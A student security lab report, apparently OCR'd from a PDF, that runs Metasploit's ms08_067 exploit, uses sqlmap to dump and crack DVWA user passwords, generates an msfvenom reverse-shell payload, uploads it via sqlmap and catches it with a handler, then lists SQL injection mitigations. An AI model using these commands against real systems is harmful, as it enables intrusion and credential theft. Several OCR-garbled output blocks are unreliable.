


IT DATA SECURITY LAB FILE

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
EXPERIMENT-5

Network and Database Security Tools


- a) NetBIOS Utilizing Superscan Tool
- Download Superscan




• Run Superscan



• Configure the Scan



Start the Scan



• Exploiting NetBIOS Vulnerabilities Using Metasploit in Kali Linux

Launch Metasploit



Use the smb Module

Select an Exploit Module

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.0.115
```

Configure the Exploit

Exploit

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.0.114:4444


[*] 192.168.0.115:445 - Automatically detecting the target...
[*] 192.168.0.115:445 - Fingerprint: Windows 7 - Service Pack 1 - lang:Unknown
[*] 192.168.0.115:445 - We could not detect the language pack, defaulting to English
[*] 192.168.0.115:445 - Exploit aborted due to failure: no-target: No matching target
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms08_067_netapi) >
```

b). Identifying SQL Injection Vulnerability Using SQLMap


• Installation of sqlmap

```
(root@ kali)-[/home/dj]
    apt-get install sqlmap
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following package was automatically installed and is no longer required:
    libpthread-stubs0-dev
Use 'sudo apt autoremove' to remove it.
The following packages will be upgraded:
    sqlmap
1 upgraded, 0 newly installed, 0 to remove and 1963 not upgraded.
Need to get 6,918 kB of archives.
After this operation, 124 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 sqlmap all 1.8.9-1 [6,918 kB]
Fetched 6,918 kB in 4s (1,645 kB/s)
(Reading database ... 400249 files and directories currently installed.)
Preparing to unpack .../sqlmap_1.8.9-1_all.deb ...
Unpacking sqlmap (1.8.9-1) over (1.7.2-1) ...
Setting up sqlmap (1.8.9-1) ...
Installing new version of config file /etc/sqlmap/sqlmap.conf ...
Processing triggers for wordlists (2023.2.0) ...
Processing triggers for man-db (2.11.2-2) ...
```

• Setting up the background in metasploitable.



• Getting the cookie or PHPSESSIONID of DVWA



Run SQLMap

Got the Vulnerability confirmation.

```
| 22:50:12| [INFO] testing 'Mapolean-based blind - Parameter replace (original value)'
| 22:50:12| [INFO] testing 'And boolean-based blind - WHERE Or HAVING clause (MySQL comment)'
| 22:50:13| [INFO] testing 'OR boolean-based blind - WHERE OR HAVING clause (MySQL comment)'
| 22:50:14| [INFO] testing 'OR boolean-based blind - WHERE OR HAVING clause (MySQL comment)'
| 22:50:14| [INFO] testing 'OR boolean-based blind - WHERE OR HAVING clause (MYSQL comment)'
| 22:50:14| [INFO] testing 'MySQL > 5.5 AND error-based - WHERE OR HAVING CAUSE (MOT - MySQL comment)'
| 22:50:14| [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY OR GROUP BY clause (BIGINT UNSIGN ED)'
| 22:50:14| [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY OR GROUP BY clause (EXP)'
| 22:50:15| [INFO] testing 'MySQL > 5.5 AND error-based - WHERE OR HAVING Clause (BIGINT UNSIGNED)'
| 22:50:15| [INFO] testing 'MySQL > 5.6 OR error-based - WHERE OR HAVING Clause (EXP)'
| 22:50:15| [INFO] testing 'MySQL > 5.6 OR error-based - WHERE, HAVING, ORDER BY OR GROUP BY clause (GTID_SUBSET)'
| 22:50:15| [INFO] testing 'MySQL > 5.7 & OR ERROR-based - WHERE OR HAVING Clause (GTID_SUBSET)'
| 22:50:15| [INFO] testing 'MySQL > 5.7 & OR ERROR-based - WHERE, HAVING, ORDER BY OR GROUP BY clause (JSON_KEYS)'
| 22:50:15| [INFO] testing 'MySQL > 5.7 & OR ERROR-based - WHERE, HAVING, ORDER BY OR GROUP BY clause (GTID_SUBSET)'
| 22:50:15| [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY OR GROUP BY clause (FLOOR)'
| 22:50:15| [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY OR GROUP BY clause (EXTRACTVALUE)'
| 22:50:15| [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY OR GROUP BY clause (EXTRACTVALUE)'
| 22:50:15| [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY OR GROUP BY clause (EXTRACTVALUE)'
| 22:50:15| [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY OR GROUP BY clause (EXTRACTVALUE)'
| 22:50:15| [INFO] testing 'MySQL > 5.0 12 st
```

List of privilages we got after fetching the database.

```
[22:53:55] [WARNING] on MySQL the concept of roles does not exist. sqlmap will enumerate privileges instead [22:53:55] [INFO] fetching database users privileges database management system users roles:

[*] 'debian-sys-maint'@' (administrator) [20]:
    role: ALTER
    role: CREATE
    role: CREATE
    role: CREATE TEMPORARY TABLES
    role: DROP
    role: EXECUTE
    role: INDEX
    role: INDEX
    role: INDEX
    role: INSERT
    role: LOCK TABLES
    role: PROCESS
    role: REFERENCES
    role: REFLOAD
    role: REPLICATION CLIENT
    role: REPLICATION SLAVE
    role: SHOW DATABASES
    role: SHOW DATABASES
    role: SHOW DATABASES
    role: SHOW DATABASES
    role: SUPER
    role: SUPER
    role: UPDATE

[*] 'guest'@'%' (administrator) [25]:
    role: ALTER ROUTINF
```

Get the database access and its table entries

```
[22:51:58] [INFO] the back-end DBMS is MySQL
[22:51:58] [INFO] fetching banner
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL ≥ 4.1
banner: '5.0.51a-3ubuntu5'
```

Database: information_schema

• Table: SCHEMA PRIVILEGES

GRANTEE	IS_GRANTABLE	TABLE_SCHEMA	TABLE_CATALOG	PRIVILEGE_TYPE
' 'a'%'	NO	test	+	SELECT
'a'%'	l NO	test	NULL	INSERT
'@'%'	l no	test	NULL	UPDATE
'a'%'	l no	test	NULL	DELETE
'a'%'	l no	test	NULL	CREATE
'a'%'	l no	test	NULL	DROP
'a'%'	l no	test	NULL	REFERENCES
'a'%'	l no	test	NULL	INDEX
'a'%'	l no	test	NULL	ALTER
'a'%'	l no	test	NULL	CREATE TEMPORARY TABLES
'a'%'	l NO	test	NULL	LOCK TABLES
'a'%'	l no	test	NULL	CREATE VIEW
'a'%'	l no	test	NULL	SHOW VIEW
'a'%'	l no	test	NULL	CREATE ROUTINE
'a'%'	l NO	test_%	NULL	SELECT
'a'%'	l NO	test_%	NULL	INSERT
'a'%'	l NO	test_%	NULL	UPDATE
'a'%'	l NO	test_%	NULL	DELETE
'a'%'	l no	test_%	NULL	CREATE
'a'%'	l NO	test_%	NULL	l DROP
'a'%'	l NO	test_%	NULL	REFERENCES
'a'%'	l no	test_%	NULL	INDEX
'a'%'	l no	test_%	NULL	ALTER
'a'%'	l no	test_%	NULL	CREATE TEMPORARY TABLES
'a'%'	l no	test_%	NULL	LOCK TABLES
'a'%'	l no	test_%	NULL	CREATE VIEW
'a'%'	l no	test\\%	NULL	SHOW VIEW
'a'%'	l no	test\\%	NULL	CREATE ROUTINE

- Get some Tables with Zero Entries.
- Table name: SCHEMATA

```
Oatabase: information schema
SOL PATH | SCHEMA NAME
                                                      CATALOG NAME
                                                                                   | DEFAULT COLLATION NAME | DEFAULT CHARACTER SET NAME
                                                                                      utf8_general_ci
                                                                                                                                 utf8
                                                                                     latin1_swedish_ci
latin1_swedish_ci
latin1_swedish_ci
latin1_swedish_ci
latin1_swedish_ci
                                                         NULL
                                                                                                                                 latin1
                   dvwa
metasploit
mysql
owasp10
tikiwiki
tikiwiki195
 NULL
NULL
NULL
                                                                                                                                 latin1
latin1
latin1
latin1
                                                         NULL
 NULL
                                                         NULL
                                                                                      latin1_swedish_ci
latin1_swedish_ci
                                                                                                                                 latin1
```

 qlmap -u "http://192.168.0.116/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" -cookie="PHPSESSID=5312eccbf6362dbfd9fa3047bec66f01;security=low" -D dvwa -tables

```
23:06:59] [INFO] the back-end DBMS is MySQL
eb server operating system: Linux Ubuntu 8.04 (Hardy Heron)
eb application technology: PHP 5.2.4, Apache 2.2.8
ack-end DBMS: MySQL ≥ 4.1
23:06:59] [INFO] fetching tables for database: 'dvwa'
23:06:59] [WARNING] reflective value(s) found and filtering out
atabase: dvwa
2 tables]

guestbook |
users |

23:06:59] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.0.116'
*] ending @ 23:06:59 /2024-10-02/
```

- sqlmap -u "http://192.168.0.116/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" -cookie="PHPSESSID=5312eccbf6362dbfd9fa3047bec66f01;security=low" -D dvwa -T users dump
- Getting all the user name and their passwords.

```
Getting all the user harme and them passwordus.

[23:09:40] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y

[23:09:41] [INFO] starting dictionary-based cracking (md5_generic_passwd)

[23:09:41] [INFO] starting 3 processes

[23:09:43] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'

[23:09:44] [INFO] cracked password 'charley' for hash '8d3533d7sae2c3966d7e0d4fcc69216b'

[23:09:45] [INFO] cracked password 'tetmein' for hash '0d107d09f5bbe40cade3de571e9e9b7'

[23:09:47] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'

[23:10:43] [INFO] using suffix '12'

[23:10:66] [INFO] using suffix '123'

[23:10:25] [INFO] using suffix '21'
```

```
Database: dvwa
Table: users
 | user_id||user
        id | user | avatar
last_name | first_name |
                                                                                    password
                      | http://172.16.123.129/dvwa/hackable/users/admin.jpg                         | 5f4dcc3b5aa765d61d8327deb882cf99 (pass
word) | admin
           | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc1
      Brown
                    Gordon
                      http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (char
ley)
| 4
      Me
                   Hack
           | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letm
casso | Pablo |
ein) | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (pass word) | Smith | Bob |
[23:16:31] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.0.116/dump/dvwa/us
ers.csv'
[23:16:31] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.0.116'
[*] ending @ 23:16:31 /2024-10-02/
```

- Exploiting SQL Injection with SQLMap and Metasploit After identifying a SQL injection vulnerability and extracting information using SQLMap, you can further exploit this vulnerability by delivering a payload, such as a reverse shell, using Metasploit.
- Create a Malicious Payload

```
(roo!@kall)-[/home/dj]
# msfwenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.0.114 LPORT=24 -f elf > /tmp/shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
```

 Upload the Payload Using SQLMap sqlmap -u "https://metasploitable.com/index.php?id=1" --file-write="/tmp/shell.elf" --file-dest="/var/www/html/shell.elf"

```
| control | color | co
```

- Set Up a Listener in Metasploit
- Start Metasploit:



- Set Up the Handler:
- use exploit/multi/handler
- set payload windows/meterpreter/reverse_tcp
- set LHOST 192.168.0.114
- set LPORT 4444

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload ⇒ linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.114
LHOST ⇒ 192.168.0.114
msf6 exploit(multi/handler) > set LPORT 24
LPORT ⇒ 24
msf6 exploit(multi/handler) > exploit
```

After waiting some time, we get the shell.

```
pad

1s -1

1s
```

Ask for hostname and Is

```
hostame metaploitable

In the property of the
```

Mitigation Strategies:

To prevent SQL injection vulnerabilities, it's essential to implement the following practices:

- Parameterized Queries: Always use parameterized queries or prepared statements to prevent SQL injection attacks.
- Input Validation: Ensure all user inputs are validated to meet expected formats and reject any suspicious or malicious data.
- Least Privilege Principle: Restrict database accounts to only the necessary permissions, avoiding the use of administrative rights.
- Regular Security Audits: Perform routine security assessments and penetration testing to identify and resolve vulnerabilities before they are exploited.